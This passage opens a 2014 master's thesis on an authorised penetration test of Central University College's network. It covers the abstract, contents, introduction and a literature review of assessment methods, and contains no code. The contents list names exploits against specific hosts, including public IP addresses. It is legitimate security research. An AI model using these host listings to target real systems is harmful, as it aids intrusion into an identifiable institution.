

KWAME NKRUMAH UNIVERSITY OF SCIENCE AND TECHNOLOGY

Kumasi Ghana

College of Science

School of Graduate Studies

**Network and Systems Security Assessment using penetration testing
in a university environment: The case of Central University College.**

This Thesis submitted in partial fulfillment of the requirements for the degree

Master of Philosophy

In

Information Technology

By

Joel Kwesi Appiah

PG6554711/ 20251132

May 2014

DECLARATION

I hereby declare that this submission is my own work towards the Master of Philosophy in Information Technology and that, to the best to my knowledge, it contains no material previously published by another person nor material which has been accepted for the award of any other degree of the University, except where due acknowledgement has been made in the work.

KNUST

Joel Kwesi Appiah
(Student Number 20251132)

Signature

Date

Certified by:

D. Asamoah
Supervisor


Signature

Date

Certified by:
Dr. M. Asante
HOD Computer Science

Signature

Date



DEDICATION

This work is dedicated to the Glory of God, and to the eternal memory of my late father

Mr. Leonard Edward Appiah.

KNUST



ACKNOWLEDGEMENTS

I am grateful to God for his grace and favour in bringing me this far in completing this work. I express my sincere gratitude to my supervisor Mr. D. Asamoah for his professional guidance and directions. His advice and contributions have pushed me further to challenge myself with this work. He has been really helpful throughout my preparation of the proposal and the conceptualization of its work. I would not have been able to do the research and achieve much learning in the same manner without his help and support.

I am grateful to my family especially my mother Mrs. Vera Naana Appiah for her prayers and financial support, my brother Desmond for his encouragement, my dear sister Perdita for her prayers

I am also indebted to Mr. Daniel Oboubi, my former Head of Computer Science & IT, University of Cape Coast, for his fatherly guidance, support and encouragement. He has been a wonderful father to me.

I also like to express my gratitude to Mr. Benjamin Eshun for his support and interest in my professional development.

And finally, to my colleagues at Central University College, Mr. Amame Amezi, Mr. Gustave Amuzu, Miss. Lorraine Johnson and especially Mr. Thomas Mensah and Mr. Marfo Gymiah for taking the time and pains to thoroughly read through the script. I gave up and abandoned this work many times but they encouraged me every step of the way.

ABSTRACT

In an organization, irrespective of its size and volume, one of many roles played by the Network and System Administrators is to improve the security of computer infrastructure. However, with increasing complexity of information systems and the rapid development of new vulnerabilities and exploits, sometimes even a fully patched system or network may have security flaws. There are different security measures which administrators can deploy to secure the network or system, however, the best way truly to prove that the network or system is secure, is to perform penetration testing. Penetration testing can provide Network and System Administrators with a realistic assessment of security posture by identifying the vulnerabilities and exploits which exist within the computer network infrastructure. Penetration testing uses the same principles as hackers to penetrate computer network infrastructure and thereby verify the presence of flaws and vulnerabilities and help to confirm the security measures.

The aim of this thesis is to explore the use of penetration testing in the assessment of network infrastructure of Central University College, and to demonstrate attacks and intrusion into the network infrastructure. Vulnerability assessment is presented as a part of the penetration test also types, classifications and phases of a penetration test are described. Some free and open source tools (Nmap, Nessus, OpenVAS and Metasploit), techniques to simulate possible attacks that Network and System Administrators can use against their network or systems are presented. After the theoretical part these tools are used to exploit discovered vulnerabilities in the University's Network Infrastructure by using appropriate publicly known exploits. This work shows that if penetration testing is conducted in a methodological manner it could assist Systems and Network administrators improve the security of their network infrastructure.

TABLE OF CONTENT

DECLARATION.....	ii
DEDICATION.....	iii
ACKNOWLEDGEMENTS	iv
ABSTRACT.....	v
LIST OF FIGURES	x
LIST OF TABLES	xi
LIST OF ABBREVIATIONS	xiii
CHAPTER ONE	1
1.0 Introduction.....	1
1.1 Objectives	3
1.2 Goals	3
1.3 Motivation.....	3
1.4 Problem statement.....	4
1.5 Research questions.....	5
1.6 Methodology.....	6
1.7 Scope of study.....	6
1.8 Limitation.....	6
1.9 Outline of the Thesis	6
CHAPTER TWO	8
2.0 Literature Review.....	8
2.1 Overview of Information Systems Security	8
2.2 Nature of Information Security	9
2.3 Information Security Assessment	10
2.4 Information Security Assessment Methodology	11
2.5 Technical Assessment Techniques.....	13
2.6 Information Security and Penetration testing.....	14
2.7 Penetration Test	15
2.8 Difference between penetration tester and an attacker	15
2.9 Objectives of Penetration Test	16
2.10 Types of Penetration Test	17

Black-Box Testing	17
White-box Testing	18
Grey-Box Testing.....	19
2.11 Classification of Penetration Test	20
Tests based on Information	21
Tests based on Aggression.....	22
Tests based on Scope	22
Tests based of the Approach	23
Tests according to the Technique used	24
2.12 Requirements for a Penetration Test.....	25
2.13 Limitations of Penetration Test.....	26
2.14 Penetration Testing Phases.....	27
2.14.1 Planning Phase	27
2.13.2 Discovery Phase.....	28
2.13.3 Attack Phase.....	29
2.13.4 Reporting Phase	31
2.14 Penetration Testing Tools	31
2.14.1 Service and Network Mapping Tools	31
Network Mapper (Nmap).....	32
2.14.2 Scanning and Vulnerability Assessment Tools.....	33
Nessus	34
OpenVAS.....	35
2.14.3 Exploitation Tools.....	37
Metasploit Framework	37
Working with Metasploit	37
Metasploit Framework Architecture	40
BackTrack	40
CHAPTER THREE	42
3.0 Methodology	42
3.1 Proposed Penetration Test Methodology	43
3.1.1 Planning Phase	44
3.1.1.1 Initiation.....	45

3.1.1.2	Selection and Setting up of tools.....	46
3.1.1.3	Intelligence Gathering (Reconnaissance).....	46
3.1.1.4	Network Mapping step.....	47
3.1.2.0	Vulnerability Discovery Phase.....	48
3.1.2.1	Vulnerability Scanning and Identification	48
3.1.2.2	Research and Vulnerability Assessment	49
3.1.3	Attack Phase (Exploitation)	49
3.1.4	Reporting Phase	49
3.2.0	Penetration Test Setup and Configuration	50
3.2.1	Set Up for External Testing	50
3.2.2	Set Up for Internal Testing.....	52
3.2.3	PenTester's tools Installations and Configurations.....	53
3.2.4	Nessus Installation and Configuration	53
3.2.5	OpenVAS Installation and Configuration.....	53
3.2.6	Metasploit Installation and Configuration	53
3.2.7	Setup Metasploit Framework.....	54
CHAPTER FOUR		55
4.0	Implementation and Results.....	55
4.1	Information Gathering Phase	55
4.1.1	Conducting information gathering from the external location.....	55
4.1.2	Conducting information gathering from the internal location	61
4.2	Vulnerability Discovery and Assessment Phase.....	61
4.2.1	Results from Nessus.....	62
4.2.2	Results from OpenVAS	64
4.2.3	Comparing the CVEs results from Nessus and OpenVAS	66
4.3	Attack Phase (Exploitation)	69
4.3.1	Internal Penetration Test (Attack from the internal location)	69
	Exploiting Host on 172.16.9.16	69
	Exploiting Host on 172.16.8.1 - DHCP Exhaustion attack (DHCP MITM attack)	74
4.3.2	External Penetration Test (Attack from the External location).....	78
	Exploiting Host on 197.253.16.136 (Exploiting FTP server vsftpd backdoor)	78
	Exploiting Host on 197.253.16.135 (SMTP Attack).....	80

CHAPTER FIVE	84
5.0 Discussion and Conclusion	84
5.1 Discussion of Results	84
5.2 Reflection on the Proposed Methodology	87
5.3 Contributions.....	89
5.4 Future Work	90
5.5 Conclusion	91
REFERENCES.....	93
Appendix A.....	97
Appendix B	99
Appendix C	101
Appendix D	103
Appendix E	108



LIST OF FIGURES

Chapter Two

Figure 2. 1: Classification of Penetration Test (BSI, 2010).....	20
Figure 2. 2: The four phases of Penetration Test	27
Figure 2. 3: Working Architecture of OpenVAS (www.openvas.org)	35

Chapter Three


Figure 3. 1: Proposed Method for Penetration Testing.....	44
Figure 3. 2: Diagram of External Penetration Test Set Up	51
Figure 3. 3: Diagram of Internal Penetration Test Set Up	52

Chapter Four

Figure 4. 1: Nessus Vs OpenVAS (All CVE's) Vulnerabilities	68
Figure 4. 2: msfconsole interface	70
Figure 4. 3: Search for Ms09-05 module	70
Figure 4. 4: Loading the exploit.....	71
Figure 4. 5: Setting Target on msfconsole	71
Figure 4. 6: Displaying options.....	72
Figure 4. 7: Executing Exploit	73
Figure 4. 8: Host on 172.16.9.16 when the exploit was executed	73
Figure 4. 9: launching msfconsole	74
Figure 4. 10: Search for dhcp exploit module.....	75
Figure 4. 11: loading module and setting attack interface	75
Figure 4. 12: Displaying Options.....	76
Figure 4. 13: Executing Attack	76
Figure 4. 14: Searching for vsftpd exploit module	78
Figure 4. 15: Loading exploit module.....	79
Figure 4. 16: Display available Options for the exploit.....	79
Figure 4. 17: Setting Victim and Payload.....	79
Figure 4. 18 : Exploiting the target	80
Figure 4. 19: Verifying User	80
Figure 4. 20: search for smtp attack module.....	81
Figure 4. 21: selecting smtp_enum exploit module	82
Figure 4. 22: Setting Target IP Address and ports.....	82
Figure 4. 23 : Conducting Exploit.....	82
Figure 4. 24: Attempt Telnet.....	83

LIST OF TABLES

Table 2. 1: Brief outline on some important Nmap switches (Skoudis, 2002).....	33
Table 4.1 Information Gathered using NMap from the External point	59
Table 4.2 sample information gathered from internal network segment	61
Table 4.4: Risk Factor based on CVSS Base Score.....	63
Table 4.4. Nessus Vulnerability scans result from the external point	63
Table 4.5 Nessus Vulnerability scan results from the internal point	64
Table 4.4. OpenVAS Vulnerability scan result from the external point.....	65
Table 4.5 OpenVAS Vulnerability scan results from the internal point.....	65
Table. 4.8 Scanners efficiency	68




LIST OF APPENDIX

Appendix A.....	97
Appendix B.....	99
Appendix C.....	101
Appendix D.....	103
Appendix E	108

KNUST



LIST OF ABBREVIATIONS



ARP	Address Resolution Protocol
CVE	Common Vulnerability and Exposure
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized Zone
DNS	Domain Name System
DOS	Denial of Service
GUI	Graphical User Interface
IP	Internet Protocol
MAC	Media Access Control
MITM	Man in the Middle
NIS	Network Information Service
NIST	National Institute for Standards and Technology
NVD	National Vulnerability Database
NFS	Network File Service
OS	Operating System
OSSTMM	Open Source Security Testing Methodology Manual
REX	Ruby Extension Library
SMTP	Simple Mail Transport Protocol
TCP	Transmission Control Protocol
UDP	User Datagram Protocol

KNUST



CHAPTER ONE

1.0 Introduction

Universities heavily rely on Information systems for essential operations including teaching, learning, administration, research, and sharing information. In emphasizing the functionalities of University Information system, (Kudrass, 2006), asserts that a university information system has to provide information about research and scientific cooperation offers, and further education capabilities. In the views of (Ogeto, 2004), heavily relying on computers and other technology poses a new set of security needs. The information systems and the networks are increasingly faced with security threats from a wide range of sources including computer-assisted fraud, attacks from hackers within or outside the network. There are many threats to information systems and networks infrastructure today, which threaten the reliability of information systems in our universities. Some examples of common threats that information systems are exposed to are hackers, computer viruses, spams, Denial of service (DoS), Domain Name Service (DNS) spoofing.

According to (Luo and Warkentin, 2004), Information systems in universities can be considered more complex than the usual information systems used in commercial organization. But still it must pay the same attention to its customers (students and members of staff). It is often difficult to secure university networks due to the large numbers of users, the broad categories of network users, the open access nature of a university where faculties and departments are autonomous . University networks may be vulnerable to physical attacks on network components, social engineering attacks and cyber attacks where malicious attackers are able to have access to some restricted resources over network connections. This work focuses on assessment of a university network against network-based attacks. These include attacks launched by malicious outsiders on

the Internet and malicious insiders directly connected to internal networks. Both types of attackers can take advantage of vulnerabilities in network infrastructure and in systems such as servers (eg web servers, application servers, mail server etc), routers, gateways, and firewalls. Protection against network based attacks is complex because compromising one system often provides a platform that can be used to launch further attacks.

Systems and Network administrators have the responsibility to keep the systems and networks secure from both internal and external threats. For a university, there is always the possibility of someone in the outside world breaking into the network infrastructure by exploiting vulnerabilities in the network. Internally, a university has a broad category of users eg. Students, academic staff, administrators, temporary workers, visitors or guest, that, although they have legitimate access to certain resources on the network or to perform some duties in the systems, are able to cause all sorts of problems for the network administrator. A network administrator or a systems administrator should have full control over the network and systems, he/she is expected to know exactly what systems, devices, and services that are running on the network, what vulnerabilities or weakness in the network and patched them with the latest updates. However in practice the network and systems administrators often struggle with finding vulnerabilities, patches or software updates that can be applied to cure the vulnerabilities.

Determining the level of compromise possible for critical hosts in a network is an essential part of security assessment. However, this is a complex task. The answer depends on the network topology, the security policy in the network, the configuration or rule sets used in devices such as firewalls, routers, switches, and on vulnerabilities in systems and protocols. This type of analysis is often performed using penetration testing by actively probing a network and testing exploits that compromise systems. Penetration testing can be very effective in discovering weaknesses in

a network, but is labour intensive and time consuming, and can disrupt system operations. This work presents an approach to assessing the security posture of a university network using penetration testing that interferes minimally with network operations, and requires no additional network traffic other than that used to perform normal host vulnerability scans.

1.1 Objectives

The primary objectives of this study were to conduct penetration test to determine how firmly Central University's systems and Network infrastructure stands against a network-based attack. Additionally, a second goal of the penetration test was to possibly aid in securing Central University's network and system. Furthermore the results of the test serve to demonstrate the significance of maintaining secure systems.

1.2 Goals

The goals of this study are to achieve the following.

- To investigate the use of penetration testing in a university network setting
- Attempt to test the exploitability of a discovered vulnerability
- Determine the severity of a potential vulnerability on the network infrastructure
- To explore how a network or system administrator can use penetration testing to analyze and improve the security of a university network

1.3 Motivation

It is important for an academic institution to put in place adequate security controls to ensure data accessibility to all the authorised users, data inaccessibility to all the unauthorized users, maintenance of data integrity and implementation to safeguards against all security threats to guarantee information and information systems security across the organization also, to evaluate

the efficiency of the control mechanisms implemented. Inadequate information systems security can negatively affect the public trust in the university and the willingness of the public to use their services.

Security of information system is vital especially to the Ghanaian Universities thus this forms the basis for the study to evaluate the security of information systems in a Ghanaian University context. Additional motivation behind this research is based on the researcher's own keen interest in information systems security and an ambition of becoming an authority in information systems security in Ghana.

1.4 Problem statement

The approach mostly used by Systems and Network Administrators at Central University in securing the university network is by performing an initial configuration and hardening of the systems and after that, they just monitor various parameters of the systems and network infrastructure and observe their functionality. If a problem is detected by the monitoring devices, they react and fix the problem. This approach in protecting university information systems may be ineffective and inadequate in countering network based attacks on the network. These reactive ways of protecting systems and network infrastructure may not be adequate in protecting critical assets because it places the attacker always ahead of the systems administrators, it may lead to irreversible damage (Data theft, system compromise, disruption, reputation damage, DOS , etc).

A better approach for protection of systems and network infrastructure is proactive security. In this approach the organization actively tests its own systems and networks using vulnerability assessment and penetration testing to find vulnerabilities before real attackers does. This method

enables the organization to proactively mitigate any potential vulnerability and be ahead of the attackers.

By looking at the high number of security incidents that are happening worldwide, security is not well enough understood in Central University College and it is not correctly utilized in the protection of information assets.

Penetration testing is a practical oriented type of security assessment available today. It simulates the behaviour of skilled attackers who are actively testing the security of the target system, searching for vulnerabilities and exploiting them. However instead of damaging the system, the tester reports the problems to the executive management in order for the systems to be fixed and the security holes patched.

However, this type of assessment is not well defined and not publicized. That is why penetration testing assessments are underutilized in academic environment and universities lack their benefits.

1.5 Research questions

This main question is supported with the following questions below:

1. What are the information system vulnerabilities in the Central University network infrastructure?
2. Are the system level control mechanisms that are being implemented adequate to protect the university?
3. How frequently should vulnerability assessment and penetration testing be conducted?
4. What are the challenges faced by university systems and network administrators when conducting penetration test.

1.6 Methodology

In order to understand the underlying technology, and the purpose and application of penetration testing, a literature review has been done. The literature review is focused on security assessment and penetration testing in a network infrastructure. This framework will give an understanding of network security assessment and penetration testing. A case study is conducted by performing network security assessment using vulnerability assessment tools, the researcher proceeds to conduct a penetration test on critical network infrastructure. The Central University's network infrastructure would be tested to expose the vulnerabilities that are present in the network using two vulnerability scanners; OpenVAS and Nesus. The researcher then attempts to exploit the vulnerabilities discovered using Metasploit framework.

1.7 Scope of study

The scope of this thesis involves conducting penetration test on Central University's systems and network infrastructure. The test is focused to simulate network based attacks on Central University College and to help improve the network against network based attacks. Furthermore any actions or methods which would result in network downtime in the form of a denial of service would be minimized.

1.8 Limitation

The study will cover vulnerability assessment and penetration testing of network infrastructure of Central University. Human factors and social engineering activities would not be considered in this work.

1.9 Outline of the Thesis

The proposed thesis shall be in five chapters which are outlined and summarised as follows;

1.9.1 Chapter 1 (General Introduction)

Chapter one will mainly consist of the general introduction and summary of the thesis. It will touch on an introduction to the study, the research objectives, the research problems, the research questions that will be asked, the background, the significance of the study, as well as definitions of terms

1.9.2 Chapter 2 (Background and Literature Review)

Chapter two will review literature and background necessary to understand the problem and specific knowledge that the reader will need to understand the rest of this thesis. The standard penetration testing process is explained, common tools are briefly described.

1.9.3 Chapter 3 (Methodology)

Chapter three will discuss the proposed methodology and the steps followed during this thesis project. A description of penetration testing techniques is provided, hence, it will explain the technique for identifying targets and analyzing them for potential vulnerabilities.

1.9.4 Chapter 4 (Implementation Details and Results)

Chapter four contains a detailed analysis of the attack techniques that were used to validate the existence of vulnerabilities during penetration testing.

1.9.5 Chapter 5 (Discussions)

Chapter five will be a summary of the proposed study and reports the conclusions of this thesis, and suggests possible future studies and extensions to the new tool.

CHAPTER TWO

2.0 Literature Review

The approach to the literature review involved an initial in-depth study of available literature through a variety of sources. These sources included library books, journal articles, magazines, and research from online books, information security white papers, conference proceedings and presentations, and a wide variety of other information security sources available from the Internet.

2.1 Overview of Information Systems Security

Information systems security is the protection of information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction in order to provide confidentiality, integrity, and availability.

Information systems security refers to any activities designed to protect information systems. It consists of the technologies and processes that are deployed to protect computer systems from internal and external threats. Systems security involves all activities that organizations, enterprises, and institutions undertake to protect the value and ongoing usability of assets and the integrity and continuity of operations. Effective information systems security targets a variety of threats and mitigates them from entering or spreading into a legitimate computer system.

Information security protection may be achieved through implementing technical, physical, management, and operational measures designed to protect the confidentiality, integrity and availability of information.

Confidentiality means controlled release of information and protection from unauthorized access.

Integrity represents the control of modifications, and the correct authorization of information

transactions. Availability means that information is available when required and that denial of service will not occur.

All information security as strongly suggested by (McCumber, 2005) begins with the CIA triad. The CIA triad refers to Confidentiality, Integrity and Availability of service.

- Confidentiality- Confidentiality is the concealment of information or resources and is defined by ISO-17799 as “ensuring that information is accessible only to those authorised to have access to it.”
- Integrity - Integrity refers to the trustworthiness of information or resources and is defined by the ISO-17799 Standard as “the action of safeguarding the accuracy and completeness of information and processing methods.”
- Availability - ISO-17799 defines availability as “ensuring that authorised users have access to information and associated assets when required.” Availability requires measures to ensure timeliness and continuity of information, so that business processes does not come to a halt.

Another way of looking at security in computer systems is that we attempt to protect the services and data it offers against security threats.

2.2 Nature of Information Security

According to (Bishop, 2003), regardless of the strength of the technical controls, if non-technical factors are not taken in to account during implementation and use, the effect on security can be disastrous. For instance, if configured or used incorrectly, even the best security controls can be useless and dangerous, in that, they would provide a false sense of security. Thus (Bishop, 2003) further suggests that, knowledgeable designers, implementers, and maintainers of security

controls are essential to the correct operation of those controls. That is; the people involved, the organization of the process involved in securing systems/environments and the technology used. Security knowledge and skills of people are very important elements as they help them to act appropriately

Effective information security extends beyond having state-of-the-art technical controls installed. Effectiveness of security also relies on the magnitude to which all system users understand and accept the required measures to negate security threats.

2.3 Information Security Assessment

Information security assessment as defined by (NIST, 800-115) is the process of determining how effectively an entity being assessed (e.g., host, system, network, procedure, person—known as the assessment object) meets specific security objectives. (NIST, 800-115) further lists three types of assessment methods which can be used to assess information security as testing, examination, and interviewing.

Testing is the process of exercising one or more assessment objects under specified conditions to compare actual and expected behaviors.

Examination is the process of checking, inspecting, reviewing, observing, studying, or analyzing one or more assessment objects to facilitate understanding, achieve clarification, or obtain evidence.

Interviewing is the process of conducting discussions with individuals or groups within an organization to facilitate understanding, achieve clarification, or identify the location of

evidence. Assessment results are used to support the determination of security control effectiveness over time.

This work uses technical testing techniques to identify, validate, and assess vulnerabilities with the aim of assisting universities in understanding and improving the security posture of their systems and network infrastructure. It is to help universities confirm that their systems are properly secured and identify any organizational security requirements that are not met as well as other security weaknesses that should be addressed. This section provides a general overview of information security assessment methodologies, technical testing and examination techniques.

2.4 Information Security Assessment Methodology

In pointing out the benefits of using a repeatable and well documented security assessment methodology, (NIST, 800-115) asserts that it is beneficial in that it can:

- Provide consistency and structured security testing, which can minimize testing risks.
- Expedite the transition of new assessment staff.
- Address resource constraints associated with security assessments.

Resource availability is often a limiting factor in the type and frequency of security assessments because information security assessment requires resources such as time, technical staff, hardware, and software and these are always in limited quantities. Evaluating the types of security tests and examinations the organization will execute, developing an appropriate methodology, identifying the resources required, and structuring the assessment process to support expected requirements can mitigate the resource challenge.

The advantages of a phased information security assessment methodology is that the structure is easy to follow, and provides natural breaking points for staff transition. According to (NIST, 800-115) a phased methodology should contain at minimum the following phases:

- **Planning.**

The planning phase is critical for an effective security assessment; the planning phase is used to gather information needed for assessment execution and to develop the assessment approach. A security assessment should be treated as any other project, with a project management plan to address goals and objectives, scope, requirements, team roles and responsibilities, limitations, success factors, assumptions, resources, timeline, and deliverables.

- **Execution.**

The primary goals for the execution phase are to identify vulnerabilities and validate them when appropriate. This phase should address activities associated with the intended assessment method and technique. Although specific activities for this phase differ by assessment type, upon completion of this phase, assessors will have identified system, network, and organizational process vulnerabilities.

- **Post-Execution.** The post-execution phase focuses on analysing identified vulnerabilities to determine root causes, establish mitigation recommendations, and develop a final report.

There are several accepted methodologies for conducting different types of information security assessments. For example, NIST has created a methodology documented in Special Publication

(SP) 800-53A, Guide for Assessing the Security Controls in Federal Information Systems which offers suggestions for assessing the effectiveness of the security controls outlined in NIST SP 800-53.3

Another widely used assessment methodology is the Open Source Security Testing Methodology Manual (OSSTMM).⁴ Because there are many reasons to conduct assessments; an organization may want to use multiple methodologies.

2.5 Technical Assessment Techniques

Many technical security testing and examination techniques exist that can be used to assess the security posture of systems and networks. According to (NIST, 800-115) the most commonly used techniques for technical security assessment are grouped into the following three categories:

- **Review Techniques.** These are examination techniques used to evaluate systems, applications, networks, policies, and procedures to discover vulnerabilities, and are generally conducted manually. They include documentation, log, rule set, and system configuration review; network sniffing; and file integrity checking.
- **Target Identification and Analysis Techniques.** These testing techniques can identify systems, ports, services, and potential vulnerabilities, and may be performed manually but are generally performed using automated tools. They include network discovery, network port and service identification, vulnerability scanning, wireless scanning, and application security examination.
- **Target Vulnerability Validation Techniques.** These testing techniques corroborate the existence of vulnerabilities, and may be performed manually or by using automated tools, depending on the specific technique used and the skill of the testing

team. Target vulnerability validation techniques include password cracking, penetration testing, social engineering, and application security testing.

Since no one technique can provide a complete overview of the security of a system or network, organizations should combine appropriate techniques to ensure robust security assessments. For example, penetration testing usually relies on performing both network port/service identification and vulnerability scanning to identify hosts and services that may be targets for future penetration. Also, multiple technical ways exist to meet an assessment requirement, such as determining whether patches have been applied properly.

In addition to the technical techniques described, there are many non-technical techniques that may be used in addition to or instead of the technical techniques. One example is physical security testing, which confirms the existence of physical security vulnerabilities by attempting to circumvent locks and other physical security controls to gain unauthorized access to specific hosts. An organization may choose to identify assets to be assessed through asset inventories, physical walkthroughs of facilities, and other non-technical means, instead of relying on technical techniques for asset identification. Details on non-technical techniques are outside the scope of this thesis, but it is important to recognize the value of non-technical techniques and to consider when they may be more appropriate to use than their technical counterparts.

2.6 Information Security and Penetration testing

Security is one of the major issues of information systems. Penetration test provides a bird-eye perspective on current security posture of an organization's IT infrastructure. Penetration testing, according to (McDermott, 2000) is a critical step in the development of any secure system because it not only stresses the operation, but the implementation and design of a system.

Penetration testing is a vital security assessment method and an effective way to assess the security posture of any given information system

2.7 Penetration Test

Penetration test as defined by (Lui, 2007) is the simulation of a real-world attack against a target network or application, encompassing a wide range of activities and variations. Penetration Testing is a technique for assessing network security, by generating and executing possible attacks exploiting known vulnerabilities of operating systems and applications (Arce and McGraw, 2004). Penetration test is a security-oriented systematic probing of system (any combination of application, host or networks) from “internal” or “external” undertaken by a penetration tester or auditor to discover vulnerabilities that could be exploited by an attacker.

In other word, penetration testing is the act of assessing all the IT infrastructure components including operating systems, communication medium, applications, network devices, physical security, and human psychology using similar or identical methods to that of an attacker but perform by the authorized and qualified IT professionals.

2.8 Difference between penetration tester and an attacker

The main differences used to distinguish a penetration tester from an attacker as suggested by (Northcutt et al, 2006) are the intent of the tester and the permission given to the tester by executive management.

Intent: The intent of a penetration tester is to exploit security weaknesses in an information system or network infrastructure, determine feasibility of an attack, the business impact and to report findings to the executive management. The executive management will then expedite appropriate measures to make sure that the vulnerabilities are eliminated. In contrast an attacker

will exploit security weaknesses with the intention of gaining access to information or disrupting service.

Permission: A penetration tester has permission from the executive management to exploit security weaknesses while an attacker does not. Penetration testing must be performed with the permission and awareness of the executive management. It is important to notify management and staff of the organization of the penetration test throughout the testing period; since the tests may likely have some serious consequences on the systems being tested such as system crashing and network congestion which may result in critical system or network devices going offline.

2.9 Objectives of Penetration Test

Penetration test provides a general overview of current security weakness of an organization's IT infrastructure. The intent of a penetration test is to determine the possibility of an attack. The process involves an active analysis of the system for any potential vulnerabilities that may be caused by poor or improper system configuration, known and/or unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. It may be helpful to test a system or network to confirm whether the current security measures implemented are effective, or not.

The main goal of penetration testing as stated by (Aileen et al, 2011), is to identify exploitable security vulnerabilities under controlled circumstances so that they can be eliminated before unauthorized users exploit them.

Also (NIST, 800-115) suggests that Penetration testing can also be useful for determining:

- How well the system tolerates real world-style attack patterns

- The likely level of sophistication an attacker needs to successfully compromise the system
- Additional countermeasures that could mitigate threats against the system
- Defenders' ability to detect attacks and respond appropriately.

2.10 Types of Penetration Test

